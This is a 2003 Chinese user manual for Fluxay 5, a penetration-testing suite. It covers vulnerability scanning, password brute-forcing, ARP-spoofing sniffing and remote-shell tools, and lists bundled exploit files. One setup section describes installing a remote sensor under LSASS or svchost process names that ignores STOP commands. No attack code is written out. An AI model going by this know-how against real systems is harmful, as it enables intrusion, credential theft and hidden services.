



流 光 [V]

用户手册



小榕软件

2003 年 4 月



文档控制

拟 制：	小榕软件
审 核：	小榕
标准化：	小榕
读 者：	所有流光用户

版本控制

版本	提交日期	相关组织和人员	版本描述
V 1.0	2003-1-07	小榕软件	文档建立
V 1.1	2003-4-24	小榕软件	文档修订



目 录

1	前言	17
1.1	版本参照.....	17
1.2	设计目标.....	17
1.3	漏洞扫描.....	17
1.3.1	暴力破解.....	17
1.3.2	网络嗅探.....	18
1.3.3	渗透工具.....	18
1.3.4	字典工具.....	18
1.3.5	杂项工具.....	18
1.4	申明.....	18
1.5	限制.....	18
1.6	联系方式.....	19
2	安装	19
2.1	运行需要的基本环境.....	19
2.2	安装.....	19
3	开始之前	19
3.1	注册组件.....	19
3.2	设置密钥.....	20
3.3	安装本地扫描引擎.....	20
3.4	安装本地嗅探引擎（需要网络适配器）	22
4	快速使用指南.....	23
4.1	界面说明.....	23
4.2	漏洞扫描.....	24
4.2.1	启动.....	25
4.2.2	设置.....	25



4.2.2.1	范围设置.....	25
4.2.2.2	设置端口扫描.....	26
4.2.2.3	设置 POP3 扫描	27
4.2.2.4	设置 FTP 扫描.....	28
4.2.2.5	设置 SMTP 扫描	28
4.2.2.6	设置 IMAP 扫描.....	29
4.2.2.7	设置 Telnet 扫描.....	30
4.2.2.8	设置 CGI 扫描.....	31
4.2.2.9	设置 CGI 扫描规则.....	32
4.2.2.10	设置 SQL 扫描	33
4.2.2.11	设置 IPC 扫描.....	34
4.2.2.12	设置 IIS 扫描.....	35
4.2.2.13	设置 Finger 扫描	36
4.2.2.14	设置 RPC 扫描	37
4.2.2.15	设置 MISC 扫描.....	38
4.2.2.16	设置 PlugIn 扫描	39
4.2.2.17	设置扫描选项.....	40
4.2.3	选择扫描引擎.....	41
4.2.4	其他.....	43
4.3	暴力破解.....	43
4.3.1	介绍.....	43
4.3.2	参数设置.....	44
4.3.2.1	设置主机.....	44
4.3.2.2	设置用户	45
4.3.2.3	设置密码.....	47
4.3.3	开始破解.....	47
4.3.3.1	简单模式破解.....	48
4.3.3.2	字典模式破解.....	48
4.3.4	停止破解.....	48



4.3.5	IPC (SMB) 的破解.....	49
4.3.5.1	枚举用户名.....	49
4.3.5.2	IPC 破解	51
4.4	网络嗅探.....	52
4.4.1	安装.....	52
4.4.2	选择主机.....	52
4.4.3	设置嗅探参数.....	53
4.4.4	开始嗅探.....	54
4.4.5	终止.....	56
5	功能说明	56
5.1	简单主机(漏洞)扫描.....	56
5.2	高级漏洞扫描.....	59
5.2.1	设置指南.....	60
5.2.2	扫描的方式.....	61
5.2.3	扫描报告.....	63
5.2.3.1	手工接收报告	63
5.2.3.2	邮件报告	66
5.2.3.3	解密报告	66
5.2.4	插件.....	66
5.2.4.1	结构.....	66
5.2.4.2	语法和命令	67
5.2.4.3	例子.....	67
5.3	暴力破解.....	69
5.3.1	设置技巧.....	69
5.3.1.1	对一个网段的大范围扫描	69
5.3.1.2	获得用户名	72
5.3.2	选项.....	76
5.3.2.1	系统设置.....	76
5.3.2.2	字典设置.....	77



5.3.3	字典和方案.....	78
5.4	网络嗅探.....	78
5.4.1	说明.....	78
5.4.2	设置指南.....	79
5.4.2.1	收集所有邮件信息.....	80
5.4.2.2	收集所有邮件密码.....	81
5.4.2.3	监听局域网内某一台主机的所有通讯.....	82
5.4.3	选项.....	84
5.4.3.1	端口过滤的设置.....	84
5.4.3.2	其他.....	84
5.5	渗透工具.....	85
5.5.1	NTCMD.....	85
5.5.2	SQLRCMD.....	85
5.5.3	TCPRelay.....	86
5.5.4	SRV.....	87
5.5.5	BINDSHELL.....	87
5.5.6	IPC 种植者.....	88
5.6	字典工具.....	89
5.6.1	产生字典.....	89
5.6.1.1	设置.....	90
5.6.1.2	选项.....	91
5.6.1.3	保存文件.....	92
5.6.1.4	高级选项.....	93
5.6.1.5	保存方案.....	94
5.6.1.6	产生字典.....	94
5.6.2	字典的规则.....	95
5.7	杂项工具.....	96
5.7.1	管理扫描引擎.....	96
5.7.1.1	管理扫描引擎.....	96



5.7.1.2	升级扫描引擎.....	98
5.7.1.3	删除扫描引擎.....	100
5.7.2	管理嗅探引擎.....	101
5.7.2.1	管理嗅探引擎.....	101
5.7.3	其他.....	102
5.7.3.1	PCAnyWhere 密码还原	102
5.7.3.2	从 UNIX 密码文件提取用户名	102
6	功能列表	102
6.1	文件功能.....	102
6.1.1	Advance Scan Wizzard.....	102
6.1.2	New Project.....	103
6.1.3	Open Project	103
6.1.4	Save Project	103
6.1.5	Save Project As.....	103
6.1.6	Last Project.....	104
6.1.7	Recent Result (SubMenu).....	104
6.1.7.1	Recent Result	104
6.1.7.2	Make Report.....	104
6.1.8	History Result (SubMenu).....	104
6.1.8.1	History Result	104
6.1.8.2	Make Report.....	105
6.1.9	Import Result (SubMenu).....	105
6.1.9.1	Import Result.....	105
6.1.10	Analysis Fluxay/FluxayShadow Result (SubMenu).....	106
6.1.10.1	Fluxay/FluxShadow Result Anal&ysis... ..	106
6.1.10.2	Make Report.....	106
6.1.11	Analysis Fluxay Sensor Result (SubMenu).....	107
6.1.11.1	Fluxay Sensor Scan Histroy	107
6.1.11.2	Convert Fluxay Sensor PTR Files	109



6.1.12	<i>Open Report</i>	109
6.1.13	<i>Exit</i>	110
6.2	编辑功能	110
6.2.1	<i>Edit</i>	110
6.2.2	<i>Add (SubMenu)</i>	110
6.2.2.1	<i>Add Host</i>	110
6.2.2.2	<i>Add Host From List</i>	111
6.2.2.3	<i>Add User</i>	111
6.2.2.4	<i>Add User From List</i>	111
6.2.2.5	<i>Add Dictionary</i>	111
6.2.2.6	<i>Add Schedul</i>	111
6.2.3	<i>Remove (SubMenu)</i>	112
6.2.3.1	<i>Remove User</i>	112
6.2.3.2	<i>Remove All User</i>	112
6.2.3.3	<i>Remove Current Host</i>	112
6.2.3.4	<i>Remove All Hosts</i>	112
6.2.3.5	<i>Remove Dictionary or Schedule</i>	112
6.2.4	<i>Import (SubMenu)</i>	113
6.2.4.1	<i>Import From SMTP Host</i>	113
6.2.4.2	<i>Import From IPC\$ Host</i>	113
6.2.5	<i>Export (SubMenu)</i>	113
6.2.5.1	<i>Export to SQL Host</i>	113
6.2.6	<i>Export to IPC Host</i>	113
6.3	查看选项	114
6.3.1	<i>Expand</i>	114
6.3.2	<i>Collapse</i>	114
6.3.3	<i>View Password</i>	114
6.3.4	<i>Sort</i>	114
6.3.5	<i>Refresh</i>	115



6.4	扫描功能.....	115
6.4.1	Single Mode Scan.....	115
6.4.2	Dictionary Mode Scan.....	115
6.4.3	Restore From Break Poit.....	115
6.4.4	Port Scan.....	116
6.4.5	Detect Host OS.....	116
6.4.6	Finger User	116
6.4.7	Sun OS Finger Forward.....	116
6.4.8	Sun Solaris FTP Verify User	116
6.4.9	SMTP Expn User.....	117
6.4.10	Ememurate IPC\$ User	117
6.4.11	Logon IPC\$ Host	117
6.4.12	Advance Scanning	117
6.4.13	Base Scanning	118
6.5	系统选项.....	118
6.5.1	Connect Option	118
6.5.2	System Option	118
6.5.3	Dictionary Option	119
6.5.4	Scanning Option.....	120
6.5.5	Single Mode Option.....	121
6.5.6	Ememurate IPC Option.....	122
6.5.7	TCP Network Option.....	123
6.5.8	Other	124
6.5.9	Language (Disable).....	124
6.5.10	Reset Default Options	124
6.6	工具.....	125
6.6.1	Dictionary Tool (SubMenu).....	125
6.6.1.1	Ultra Dictionary III - Fluxay Edition	125
6.6.1.2	Chinese PinYin Regula	125



6.6.1.3	English Regula	126
6.6.1.4	Combine Dictionary	127
6.6.1.5	Spilit Dictionary	128
6.6.1.6	Edit Schedule File	129
6.6.1.7	Filter	130
6.6.2	<i>NT/IIS Tools (SubMenu)</i>	130
6.6.2.1	NT Pipe Remote Shell	130
6.6.2.2	IIS Remote Shell	131
6.6.2.3	IPC Planter	132
6.6.2.4	Download NT SAM	133
6.6.2.5	Upload NT SAM	133
6.6.3	<i>MSSQL Tools (SubMenu)</i>	133
6.6.3.1	Remote Shell	133
6.6.4	<i>Define Mode File (SubMenu)</i>	134
6.6.4.1	Scanning Single Mode File	134
6.6.4.2	IPC\$ Single Mode File	135
6.6.4.3	IPC\$ Force mode File	135
6.6.5	<i>Fluxay Sensor Tools (SubMenu)</i>	135
6.6.5.1	Install Fluxay Sensor	135
6.6.5.2	Update Fluxay Sensor	135
6.6.5.3	Remove Fluxay Sensor	136
6.6.5.4	Manager Fluxay Sensor	137
6.6.6	<i>Remote Sniffer (SubMenu)</i>	137
6.6.6.1	Install ARP Network Sniffer	137
6.6.6.2	Remote ARP Network Sniffer	137
6.6.6.3	Manager ARP Network Sniffer	137
6.6.7	<i>Misc Tools (SubMenu)</i>	138
6.6.7.1	PCAnyWhere Password Decipher	138
6.6.7.2	Get Username Form UNIX Passwd File	138



6.6.7.3	Mail to Victim User.....	138
6.6.7.4	Set Encryption Key.....	138
6.7	帮助.....	139
6.7.1	Fluxay 5 User's Manual.....	139
6.7.2	Old User's Manual (SubMenu)	139
6.8	关于.....	139
6.8.1	About netxeyes.....	139
6.8.2	About Fluxay.....	139
6.8.3	Fluxay Forum.....	140
6.8.4	WebSite.....	140
6.8.5	Check Update.....	140
6.8.6	System BroadCast	140
7	文件列表	141
7.1	[ROOT_DIRECTORY]	141
7.1.1	2.suf.....	141
7.1.2	2a.dic.....	141
7.1.3	3a.dic.....	141
7.1.4	3n.dic.....	141
7.1.5	3n.suf.....	141
7.1.6	4n.dic.....	141
7.1.7	brute.dic	141
7.1.8	brute.ult.....	142
7.1.9	chinese.dic.....	142
7.1.10	Cracked.pwd	142
7.1.11	exploit_cn.rule.....	142
7.1.12	exploit_en.rule.....	142
7.1.13	Flux.Log	142
7.1.14	Fluxay5Beta2.exe.....	142
7.1.15	IpcDetail.Inf.....	142



7.1.16	<i>IpcList.INI</i>	143
7.1.17	<i>ipcsingle.ini</i>	143
7.1.18	<i>Last.Flx</i>	143
7.1.19	<i>Last.HIF</i>	143
7.1.20	<i>Last.pwd</i>	143
7.1.21	<i>libmySQL.dll</i>	143
7.1.22	<i>MFC42.DLL</i>	143
7.1.23	<i>MSVCP60.DLL</i>	143
7.1.24	<i>Name.dic</i>	144
7.1.25	<i>netxeyeslogo.jpg</i>	144
7.1.26	<i>Normal.dic</i>	144
7.1.27	<i>normal.suf</i>	144
7.1.28	<i>ntcgi.dat</i>	144
7.1.29	<i>NTCmd.exe</i>	144
7.1.30	<i>NTLMAuth.dll</i>	144
7.1.31	<i>password.Dic</i>	144
7.1.32	<i>PipeCmd.exe</i>	145
7.1.33	<i>Private.Key</i>	145
7.1.34	<i>protocol.ini</i>	145
7.1.35	<i>PubAuth.Key</i>	145
7.1.36	<i>py.dic</i>	145
7.1.37	<i>RHV.dll</i>	145
7.1.38	<i>search.his</i>	145
7.1.39	<i>ShowWeb.INI</i>	146
7.1.40	<i>single.dic</i>	146
7.1.41	<i>Single.INI</i>	146
7.1.42	<i>sqlrcmd.exe</i>	146
7.1.43	<i>System.Conf</i>	146
7.1.44	<i>Sys_Month_Date.Dic</i>	146



7.1.45	Sys_Year.Dic.....	146
7.1.46	uninstal.exe	146
7.1.47	uninstal.ini.....	147
7.1.48	unixcgi.dat.....	147
7.1.49	Words.dic.....	147
7.2	EXPLOIT.....	147
7.2.1	7350wu-v5.tar.gz	147
7.2.2	ADMmounted.tgz.....	147
7.2.3	amd.c.....	147
7.2.4	linx86_bind.c.....	147
7.2.5	lsub.c	148
7.2.6	oracle.exe	148
7.2.7	rpc.autofs.c.....	148
7.2.8	rpcexpOK.exe.....	148
7.2.9	rpc_cmds.c	148
7.2.10	sadminindex-sparc.c.....	148
7.2.11	seclpd.c.....	148
7.2.12	snmpxdmid.c.....	148
7.2.13	sql2.exe.....	149
7.2.14	statdx.c	149
7.2.15	ttdbserver.c	149
7.2.16	webdavx3.exe	149
7.2.17	wu-ftp.tgz.....	149
7.2.18	wuftp25.tar.gz	149
7.2.19	local (Sub_Directory).....	149
7.2.19.1	su.c	149
7.2.19.2	Sun Sparc (Sub Directory)	150
7.2.20	wu-ftd (Sub_Directory)	150
7.3	FLUXAYSENSOR.....	150



7.3.1	<i>Anything.INI</i>	150
7.3.2	<i>brute.dic</i>	150
7.3.3	<i>brute.ult</i>	150
7.3.4	<i>ControlService.exe</i>	151
7.3.5	<i>FluxaySensor.exe</i>	151
7.3.6	<i>libmySQL.dll</i>	151
7.3.7	<i>Name.dic</i>	151
7.3.8	<i>Normal.dic</i>	151
7.3.9	<i>NTLMAuth.dll</i>	151
7.3.10	<i>password.Dic</i>	151
7.3.11	<i>pskill.exe</i>	151
7.3.12	<i>RHV.dll</i>	152
7.3.13	<i>single.dic</i>	152
7.3.14	<i>Sys_Month_Date.Dic</i>	152
7.3.15	<i>Sys_Year.Dic</i>	152
7.3.16	<i>Words.dic</i>	152
7.3.17	<i>Plugins (Sub_Directory)</i>	152
7.3.17.1	<i>fpe2k.flux</i>	152
7.3.17.2	<i>iiswebdav.flux</i>	152
7.3.17.3	<i>nullprinter.flux</i>	152
7.3.17.4	<i>qpop.flux</i>	153
7.3.17.5	<i>sunftpcwd.flux</i>	153
7.3.17.6	<i>w2krpc.flux</i>	153
7.3.18	<i>Reports (Sub_Directory)</i>	153
7.4	<i>HELP</i>	153
7.4.1	<i>faq.mht</i>	153
7.4.2	<i>fluxay4.html</i>	153
7.4.3	<i>Fluxay46.mht</i>	153
7.4.4	<i>form.mht</i>	153



7.4.5	<i>http.mht</i>	154
7.4.6	<i>index.html</i>	154
7.4.7	<i>ipc.mht</i>	154
7.4.8	<i>plugin.html</i>	154
7.4.9	<i>remote.mht</i>	154
7.4.10	<i>result.html</i>	154
7.4.11	<i>sql.mht</i>	154
7.4.12	1.27 (Sub_Directory)	154
7.4.13	image (Sub_Directory)	155
7.5	OCX	155
7.5.1	<i>HexEdit.ocx</i>	155
7.5.2	<i>register.bat</i>	155
7.5.3	<i>unregister.bat</i>	155
7.6	PLUGINS	155
7.6.1.1	<i>fpe2k.flux</i>	155
7.6.1.2	<i>iiswebdav.flux</i>	155
7.6.1.3	<i>nullprinter.flux</i>	155
7.6.1.4	<i>qpop.flux</i>	155
7.6.1.5	<i>sunftpcwd.flux</i>	156
7.6.1.6	<i>w2krpc.flux</i>	156
7.7	REPORTS	156
7.7.1	<i>IPFrom-IPEnd.html</i>	156
7.7.2	<i>IPFrom-IPEnd.PTR</i>	156
7.7.3	<i>netxeyeslogo.jpg</i>	156
7.8	SETUPNETCORE	156
7.8.1	Sys (Sub_Directory)	156
7.8.1.1	<i>NetCore.exe</i>	156
7.8.1.2	<i>npf.sys</i>	156
7.8.1.3	<i>packet.dll</i>	156



7.8.1.4	pthreadVC.dll.....	157
7.8.1.5	wpcap.dll.....	157
7.9	SQLRCMD.....	157
7.9.1	SqlRCmd_Express (Sub_Directory).....	157
7.9.2	SqlRCmd_Normal (Sub_Directory).....	157
7.10	TOOLS.....	157
7.10.1	IIS5Hack.exe.....	157
7.10.2	NETSVC.EXE.....	157
7.10.3	NTLM.EXE.....	157
7.10.4	PSKILL.EXE.....	158
7.10.5	RunAsEx.exe.....	158
7.10.6	sql2.exe.....	158
7.10.7	SRV.EXE.....	158

1 前言

1.1 版本参照

此说明是参照流光 5 测试版 2 (Fluxay5 Beta2) 的英文版编写, 对于版本语言不同和将来的更新而造成和此说明不一致的地方, 恕不另行通知。

1.2 设计目标

流光 5 并不是单纯的漏洞弱点扫描工具, 而是一个功能强大的渗透测试工具。凭借流光的高度综合性和灵活性, 流光在渗透测试(Penetration Test)方面表现出了独特的优势。

1.3 漏洞扫描

流光的漏洞扫描也是众多扫描其中最具特色的一个, 除了提供全面的扫描功能以外, 利用 C/S 结构设计的扫描思想更是在众多复杂的应用场合脱颖而出。

流光目前的漏洞扫描包括:

POP3、FTP、IMAP、TELNET、MSSQL、MYSQL、WEB、IPC、RPC、DAEMON 等。

1.3.1 暴力破解

提供 POP3/FTP/IMAP/HTTP/PROXY/MSSQL/SMB/WMI 的暴力破解功能。

1.3.2 网络嗅探

利用 ARP 欺骗，对交换环境下的局域网内主机进行嗅探。和流光的漏洞扫描模块一样，网络嗅探也采用了 C/S 的结构，可以提供远程网络的嗅探功能。

1.3.3 渗透工具

包括 SQLCMD/NTCMD/SRV/TCP Relay 等得心应手的辅助渗透工具。

1.3.4 字典工具

可以定制各种各样的字典文件，为暴力破解提供高效可用的字典。

1.3.5 杂项工具

PcAnywhere 密码文件的解码等。

1.4 申明

请将本软件用于正确目的，其中的某些工具对网络可能会有危害；由于软件的缺陷或者使用不当而引起的系统或者网络崩溃等后果，作者不负任何责任。如果由此带来的一切法律后果由使用者自负。

某些反病毒软件，会将流光的某些组件认为病毒，但实际情况并非如此。流光的所有组件都不具有病毒的特质。

1.5 限制

流光 5 中含有 IP 地址数据库，禁止对国内 IP 进行扫描，这么做的原因有两个：为了使用者也为了作者。

流光 5 的使用期限截止为 2003 年 12 月 31 日。



流光 5 是一个全免费的软件，任何人都可以自由传播。

禁止对流光 5 进行反向工程。

禁止将流光 5 用于商业目的。

1.6 联系方式

WEB: www.netXeyes.com www.netXeyes.org

E-Mail:xxxxxx@vip.sina.com; security@vip.sina.com

2 安装

2.1 运行需要的基本环境

流光 5（非特定版本）必须运行于 Windows 2000 或者 Windows NT 系统中，内存不小于 128M。

某些功能需要网络适配器（必须）。

2.2 安装

双击 Fluxay5Setup 图标，按照提示进行，即可进行安装。


3 开始之前

3.1 注册组件

在流光的安装目录下（默认为 C:\Program Files\NetXeyes\Fluxay5Beta1\），有一个目录 OCX，在此目录中有一个文件 register.bat，这个文件是用于注册组件的，以保证流光中的某些组件功

能够正常使用。


执行成功以后，会出现如下提示：



3.2 设置密钥

流光中的漏洞扫描采用了 C/S 结构，其间通过 TCP 进行通讯，通讯的数据通过 3DES 进行加密，所以在使用前需要设置一个密钥。

在正常情况下，当第一次使用流光的时候，系统会自动提示输入密钥。




密钥的设定规则为任意字母加数字，密钥设定后如需更改，可以通过菜单 [Tools]->Set Encryption Key 来进行修改。

3.3 安装本地扫描引擎

*此功能可选。

如果需要在本地安装，需要在本地启动 Server 服务。

[Tools]->Fluxay Sensor Tools->Install Fluxay Sensor



The image shows a Windows-style dialog box titled "Setup Fluxay Sensor". It contains several input fields and checkboxes. The fields are: Host IP (10.1.32.16), NT Account (whale), NT Password (masked with asterisks), Service Name (VS), Display Name (Vul Scanner), Description (Fluxay Vul Scanner Sensor), Control Process (svchost), Sensor Process (LSASS), Remark (For Education), Console Username (root), Console Password (masked with asterisks), Console Port (404), and Scanning Port (505). There are two checkboxes at the bottom: "Disable Service Response For STOP" and "Force Overwrite", both of which are unchecked. At the bottom right, there are "Setup" and "Cancel" buttons.

Host IP：本地网络适配器的 IP 地址

NT Account：系统用户名，必须属于 Administrators

NT Password：系统用户的密码

Service Name：安装的服务名称

Display Name：服务的说明

Description：服务的描述

Control Process：控制服务的进程名

Sensor Process：引擎的进程名

Remark：注释

Console Username：控制服务的用户名，可以任意指定

Console Password：控制服务的密码，可以任意指定

Console Port：控制服务监听的端口，可以任意指定

Sensor Port：扫描引擎监听的端口，可以任意指定

Disable Service Response for STOP：服务将不会响应 STOP 命令，成为系统的关键服务

Force Overwirte：如果文件已经存在，强行覆盖。


☺ **在本地安装扫描引擎并不是必需的，除非本地的扫描引擎需要为远程的流光提供扫描服务。**

3.4 安装本地嗅探引擎（需要网络适配器）

* 此功能可选。

如果需要在本地安装，需要在本地启动 Server 服务。

[Tools]->Remote Sniffer->Install ARP Network Sniffer



IP Address：本地的 IP 地址

Account：系统的用户名，必须属于 Administrators 组

Password：系统的密码

Listen Port：嗅探引擎监听的端口

ANS Passwd：设定连接嗅探引擎时的密码

Install Kernel Driver：安装底层嗅探驱动，嗅探底层驱动必须安装且在同一台主机中只用安装一次。如果仅仅为了升级嗅探引擎，底层驱动可以不



用安装。

Install Program Only：安装嗅探引擎，嗅探引擎依赖于底层嗅探驱动。

扫描引擎的服务名称为 NetCore，默认监听的端口为 1122。


☺ **如果需要在本地主机进行嗅探（所在的局域网段），必须在本地安装嗅探引擎。**

4 快速使用指南

- * 以下部分提供快速的使用指南，不包括详细的解释，适用于初次使用的用户。如果以前曾经使用过流光，建议跳过这一部分。
- * 在此部分不包括有关参数的详细描述。
- * 在本章中标注有“*”的部分不作详细解释，“*”部分内容的说明放在后面章节。

4.1 界面说明

启动流光之后，会出现如下的界面：



各部份功能

- 1：暴力破解的设置区域，这个区域主要用于设置暴力破解和其他相关的辅助功能。
- 2：控制台输出，用于查看当前工作的状态，包括扫描和暴力破解等。
- 3：扫描出来的典型漏洞列表，在这个列表中大多数情况都可以直接点击，对漏洞加以进一步的验证。
- 4：扫描或者暴力破解成功的用户帐号。
- 5：扫描和暴力破解的速度控制（通过设置 TCP 的超时时间来实现）。
- 6：扫描和暴力破解时的状态显示，包括并发的线程数目和扫描速度等。
- 7：中止按钮，可以中止暴力破解和扫描（IPC 的暴力破解除外）*。

4.2 漏洞扫描


4.2.1 启动

从菜单[Scan]->Advance Scanning（或者按 CTRL+A），就可以出现扫描的设置窗口。

4.2.2 设置

4.2.2.1 范围设置

流光的扫描包含很多内容，可以根据不同的需要进行选取。



扫描的范围可以指定为一个或多个网段，但是这个范围内所包括的主机数目最多不能超过 5000 台（大约相当于 19 个 C 段）。

在 Scan Item 中，可以选择需要扫描的内容，只有需要扫描的内容，才会出现在相应的设置窗口中。

在 Target OS 中可以选择相应的操作系统，扫描引擎可以根据对操作系统的判断，只扫描被选择的操作系统主机。在默认情况下对所有的操作系统进行扫

描。

